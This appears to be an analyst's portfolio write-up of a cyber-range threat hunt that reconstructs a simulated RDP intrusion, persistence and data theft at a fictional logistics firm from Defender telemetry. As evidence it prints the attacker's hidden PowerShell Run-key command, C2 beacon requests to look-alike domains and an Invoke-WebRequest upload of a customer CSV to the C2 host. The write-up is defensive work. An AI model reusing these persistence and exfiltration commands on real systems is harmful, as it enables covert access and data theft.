

Northpeak Descent

Reconstruction of a valid-account, cross-platform intrusion and data theft.

ANALYST

Aboubacar Sakho

ORGANISATION

**Northpeak
Logistics**

TELEMETRY

Sentinel · MDE

WINDOW

16 Jun 2026

RESULT

18 / 18 flags

CLASSIFICATION

**Portfolio ·
TLP:CLEAR**

What was required

Someone got into the Northpeak Logistics estate on the evening of 16 June 2026 — multiple footholds, parallel access, and a single admin identity threading the whole event. The logs are loud with failed logons that look like a brute-force break-in. That noise is a decoy. The real entry authenticated cleanly and never tripped a thing.

The hunt brief set one deliverable: **reconstruct the intrusion end to end** from raw MDE telemetry in a shared Microsoft Sentinel workspace — every access vector and its source, the internal pivot, the persistence, the full command-and-control infrastructure, and what data left. Three constraints made it a genuine hunt rather than an alert triage:

- **Filter or drown.** The workspace is shared across many estates; every query had to be scoped to the three Northpeak hosts or it returned someone else's telemetry.
- **Prove the order, don't assume it.** The obvious story has the operator landing on Linux first. The brief explicitly warned that the shape of the data lies — the sequence had to be proven on a single timeline.
- **Treat absence as evidence.** Some of the strongest findings are things that *did not* happen — no tampering, nothing dropped. Silence where you expect noise is a finding, not a gap.

Eighteen flags gated the reconstruction, from confirming the real foothold to naming the access-and-evasion model that let the operator work for hours without touching a single security control. All eighteen were recovered.

A quiet operator, holding the door

A threat actor authenticated into the Northpeak estate using a legitimate, privileged local-administrator account — `sancadmin` — over Remote Desktop from their own workstation. No exploit, no malware, no defensive control disabled. They used the estate exactly as an administrator would, which is precisely why nothing tripped.

From an external client at `148.64.103.173`, the operator took direct RDP footholds on the workstation (`npt-ws01`) and the server (`npt-srv01`), then worked from a Linux host (`npt-linux01`) to stage tooling — installing **NetExec** and probing reachability with nothing but the Bash `/dev/tcp` built-in. They pivoted back into Windows from inside the network, planted a hidden PowerShell run-key masquerading as a "Northpeak Sync" tray app, and beacons to three look-alike `sync-northpeak.com` subdomains — only one of which the network sensor ever saw. Finally they exported the customer database from the server and pushed it out over the same command-and-control channel.

The parallel loud event — a 200+ attempt SSH brute-force storm against the Linux host from an unrelated internet address — never succeeded. It was cover, and treating it as the story would have sent the whole investigation the wrong way.

3

Hosts compromised

1Identity, reused
throughout**3**C2 subdomains (1
seen by net)**~2h
46m**

Foothold to exfil

0

Defenses disabled

18/18

Flags recovered

The estate under investigation

All telemetry lived in the law-cyber-range Sentinel workspace across six Microsoft Defender for Endpoint tables: DeviceLogonEvents, DeviceProcessEvents, DeviceFileEvents, DeviceRegistryEvents, DeviceNetworkEvents and DeviceEvents. Every query was scoped with `where DeviceName has_any ("npt-ws01","npt-srv01","npt-linux01")`.

HOST	ROLE	INTERNAL IP	PLATFORM	ROLE IN THE INTRUSION
npt-ws01	Workstation	10.2.0.10	Windows	First foothold; persistence host; C2 beacon origin
npt-srv01	Server	10.2.0.20	Windows	Second direct foothold; crown-jewel data source
npt-linux01	Linux host	10.2.0.30	Rocky/Ubuntu	Recon & tooling box; internal pivot source; brute-force decoy target

ANALYST NOTE • HOST MAPPING

10.2.0.30 never appears in the host list handed over at brief time — it was inferred as npt-linux01's internal address because it originates the internal RDP and SMB into both Windows boxes. Confirming that inference early prevented mis-attributing the pivot to a fourth, unknown machine.

How the hunt was worked

The reconstruction followed a disciplined, hypothesis-driven loop rather than chasing alerts. Eight working principles carried it:

01 • FILTER FIRST

Scope to the three hosts before reading a single row. An unfiltered result is another estate's data.

02 • SIGNAL OVER NOISE

The failed-logon storm is bait. Work only what *succeeded*, and only from outside.

03 • PROVE THE ORDER

Two platforms, several footholds. Put them on one timeline; let timestamps decide the sequence.

04 • PIVOT ON IDENTITY

One account and one address thread the case. When either shows up where it shouldn't, follow it.

05 • HUMAN VS MACHINE

Most activity is automation. Learn what hands-on-keyboard work looks like against the baseline.

06 • ONE CONSOLE IS BLIND

A connection the network never logged still leaves a trace where it was launched. That blindness is itself a finding.

07 • ABSENCE AS EVIDENCE

What they did *not* do matters. No tampering, nothing dropped — reason from the gap.

08 • TELL THE STORY

The finish is the chain: entry → pivot → persistence → C2 → impact, and what the gaps prove.

Reconstruction, phase by phase

01

INITIAL ACCESS · T1078 / T1021.001

The real foothold, and the order of events

The loud story: 200+ failed SSH logons against npt-linux01 from a single internet address, `91.92.40.217`, spraying junk usernames (root, ubuntu, minecraft, fivem, postgres) between 21:16 and 21:28. None succeeded. Pure decoy.

The real entry authenticated clean: account **sancadmin**, local administrator, from **148.64.103.173** onto **npt-ws01** — a Network logon at 20:57:54 immediately followed by a `RemoteInteractive` (RDP) session at 20:58:02, with the inbound 3389 handshake at 20:57:21. The same external client took a direct RDP foothold on **npt-srv01** an hour later at 21:57:36.

Order proven: Windows first, by roughly 90 minutes. The operator was already interactive on ws01 while the Linux box was still being fruitlessly sprayed. The "Linux-first" reading the data suggests at a glance is exactly the trap the brief warned about.

02

RECON & TOOLING · T1033 / T1046 / T1105

Kitting out on Linux without a scanner


On npt-linux01 the operator ran a short, human sequence under sancadmin — visible partly because they fumbled it: `sudo -1` (a typo) at 22:11, then the real `sudo -l` at 22:16 to enumerate escalation rights. They then set up tooling (`apt-get install -y pipx`) and installed **NetExec** via `git clone` + pipx into `/home/sancadmin/.local/.../netexec`.

Before pivoting they confirmed the Windows boxes were reachable *without dropping a single tool*, using the Bash `/dev/tcp` pseudo-device: `timeout 2 bash -c "echo > /dev/tcp/10.2.0.10/3389"` against both ws01 and srv01. The port they cared about — **3389** — telegraphs the intent: they were about to RDP in, not use SMB.

Back into Windows, then made to survive a reboot

Less than a second after the reachability probe, the operator pivoted from inside the network: RDP from **10.2.0.30** → **npt-ws01** (and **srv01**) at 22:21:29 as **sancadmin** — the Linux tooling box reaching back into the workstation. On a second return to **ws01** at 22:43 they ran a two-command identity burst — `whoami` then `whoami /groups` — the second confirming their token carried local-Administrators membership and elevation before they committed to persistence.

At 23:04:16 they planted an HKCU Run key named `NorthpeakSyncTray` on **ws01** that survives reboot and fires at every logon:



```
HKCU\...\CURRENTVERSION\RUN - NORTHPEAKSYNCTRAY
```

```
powershell.exe -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass  
-File  
"C:\ProgramData\Northpeak\NorthpeakSync\Bin\NorthpeakSyncTray.ps1"
```

The name masquerades as a legitimate sync utility; the script it launches is the C2 beacon host.

Three look-alike domains, one seen by the network

The channel ran on three subdomains of the victim-mimicking domain **sync-northpeak.com**, contacted in this order from ws01 under sancadmin:

ORDER	DOMAIN	FIRST SEEN	METHOD	WHERE IT HID
1	status.sync-northpeak.com/api/checkin	23:15:47	Cleartext IWR	Process only — short timeout, never completed a logged connection
2	updates.sync-northpeak.com/api/status	23:15:49	Cleartext IWR	Process only
3	cdn.sync-northpeak.com/api/beacon	23:19:22	Base64 EncodedComm and	Network-visible — the working beacon

Only **cdn** ever resolved and connected, so DeviceNetworkEvents caught one-third of the channel. The other two survive solely as PowerShell command lines and the __PSScriptPolicyTest artifacts that PowerShell drops on execution — recovering them required pivoting from the network console to the process and file consoles. The encoded beacon decodes to:

BASE64 → UTF-16LE DECODE

```
Invoke-WebRequest -Uri "https://cdn.sync-northpeak.com/api/beacon?id=NPT-WS01&flag=NORTHPEAK-09" -UseBasicParsing -TimeoutSec 4
```

The early check-ins were evenly spaced — a fixed-interval rhythm that proves the channel was an **automated, scripted beacon** (driven by the run-key script) rather than a human typing each request.

DISCRIMINATION • ENCODED ≠ MALICIOUS

On an Azure estate, encoded PowerShell is normal — `gc_worker.exe` (Guest Configuration) fires encoded commands under SYSTEM constantly. The signal isn't the encoding; it's lineage + identity + payload. Strip the `gc_worker/SYSTEM` chatter and only the three sancadmin beacons remain.

05

IMPACT • T1005 / T1041

The crown jewels leave the server

The last action was the theft. At 23:43:51 the operator staged `customer_data_export_20260616.csv` to `C:\Temp\` on `npt-srv01`, and 17 seconds later pushed it out over the same C2 channel:

● ● ● NPT-SRV01 • 23:44:08 • EXFIL

```
powershell.exe -NoProfile -ExecutionPolicy Bypass -Command Invoke-WebRequest -Uri 'https://cdn.sync-northpeak.com/api/upload?host=NPT-SRV01&data=customers' -InFile 'C:\temp\customer_data_export_20260616.csv' -UseBasicParsing -TimeoutSec 5
```

The upload ran inside the **second srv01 session** — the one the operator came back through — confirmed by correlating the exfil process's LogonId and remote-session origin against the two RemoteInteractive sessions on the server. A lone `wget` from the Linux box to an AWS address was a red herring; the real exfil is this `srv01` → `cdn` upload, with `data=customers` in the URL naming the loot.

16–17 June 2026 • UTC

TIME	HOST	EVENT	SOURCE / DETAIL
20:57:21	ws01	Inbound RDP handshake (3389)	148.64.103.173
20:57:54	ws01	Real foothold — sancadmin Network logon	148.64.103.173
20:58:02	ws01	RemoteInteractive (RDP) session opens	LogonType 10
21:16– 21:28	linux01	SSH brute-force storm (200+ fails) — decoy	91.92.40.217
21:57:36	srv01	Direct external RDP foothold (session 1)	148.64.103.173
22:11 / 22:16	linux01	sudo -l fumble → sudo -l	sancadmin (bash)
22:28– 22:31	linux01	pipx setup → NetExec install	github.com/Pennyw0rth
22:21:28	linux01	/dev/tcp 3389 reachability probe (ws01+srv01)	Bash built-in
22:21:29	ws01/srv01	Internal pivot — RDP as sancadmin	10.2.0.30
22:43:04	ws01	Identity burst: whoami → whoami /groups	explorer.exe session
23:04:16	ws01	Persistence — NorthpeakSyncTray Run key	HKCU\...\Run
23:15:47	ws01	C2 beacon → status.sync-northpeak.com	IWR (cleartext)
23:15:49	ws01	C2 beacon → updates.sync-northpeak.com	IWR (cleartext)
23:19:22	ws01	C2 beacon → cdn.sync-northpeak.com	-EncodedCommand

Artifacts

TYPE	INDICATOR	CONTEXT
Account	sancadmin	Compromised privileged local admin, reused across all hosts
External IP	148.64.103.173	Operator client — entry to ws01 & srv01
Client name	LORANSE (192.168.69.75)	Operator workstation leaked via remote-session fields
Internal IP	10.2.0.30	npt-linux01 — internal pivot source
Decoy IP	91.92.40.217	SSH brute-force sprayer (never succeeded)
C2 domain	cdn.sync-northpeak.com	Working beacon + exfil endpoint (network-visible)
C2 domain	status.sync-northpeak.com	Cleartext beacon (process-only)
C2 domain	updates.sync-northpeak.com	Cleartext beacon (process-only)
Persistence	HKCU\...\Run\NorthpeakSyncTray	Hidden PowerShell run-key on ws01
File (dropped)	C:\ProgramData\Northpeak\NorthpeakSync\Bin\NorthpeakSyncTray.ps1	Beacon script
File (stolen)	C:\Temp\customer_data_export_20260616.csv	Crown-jewel data, exfiltrated from srv01
Tool	NetExec (nxc)	Installed on linux01 for lateral movement

Techniques observed

TACTIC	TECHNIQUE	ID	EVIDENCE
Initial Access	Valid Accounts	T1078	Clean sancadmin RDP logon
Initial Access / Lateral	Remote Services: RDP	T1021.001	RemoteInteractive to ws01/srv01, internal pivot
Discovery	System Owner/User Discovery	T1033	<code>whoami</code> , <code>sudo -l</code>
Discovery	Network Service Discovery	T1046	<code>/dev/tcp</code> 3389 probe
Execution	Command & Scripting: PowerShell	T1059.001	IWR beacons, - EncodedCommand
Persistence	Registry Run Keys	T1547.001	NorthpeakSyncTray HKCU Run
Defense Evasion	Living off the Land	—	Built-in tools only; no defenses touched
Command & Control	Application Layer: Web	T1071.001	HTTPS to sync-northpeak.com
Command & Control	Encoding: Standard	T1132.001	Base64 encoded beacon
Collection / Exfil	Data from Local System / C2	T1005 / T1041	Customer CSV → cdn upload

Recommendations

CONTAIN

Disable / rotate sancadmin and every credential it could have exposed; kill live RDP sessions on ws01 and srv01; block `148.64.103.173` and all `*.sync-northpeak.com` resolution at the egress.

ERADICATE

Remove the NorthpeakSyncTray Run key and `C:\ProgramData\Northpeak\` tree on ws01; remove NetExec and inspect `/home/sancadmin` on linux01 for further tooling.

HARDEN

Restrict RDP exposure (no direct 3389 from the internet); enforce MFA and just-in-time elevation on admin accounts; alert on interactive logons for service-style admin identities.

DETECT

Build analytics on: RemoteInteractive logons from external IPs, HKCU Run-key writes by PowerShell, encoded PowerShell *not* parented by `gc_worker`, and fixed-interval outbound HTTPS beaconing.

THE JUDGEMENT • WHY NOTHING TRIPPED

The operator never needed to disable defenses because there was never anything to catch. Access was a legitimate privileged account; execution was living off the land. The access-and-evasion model is **Valid Accounts + Living off the Land** — nothing dropped, nothing disabled. The absence of any tamper event is not a gap in the evidence; it *is* the evidence.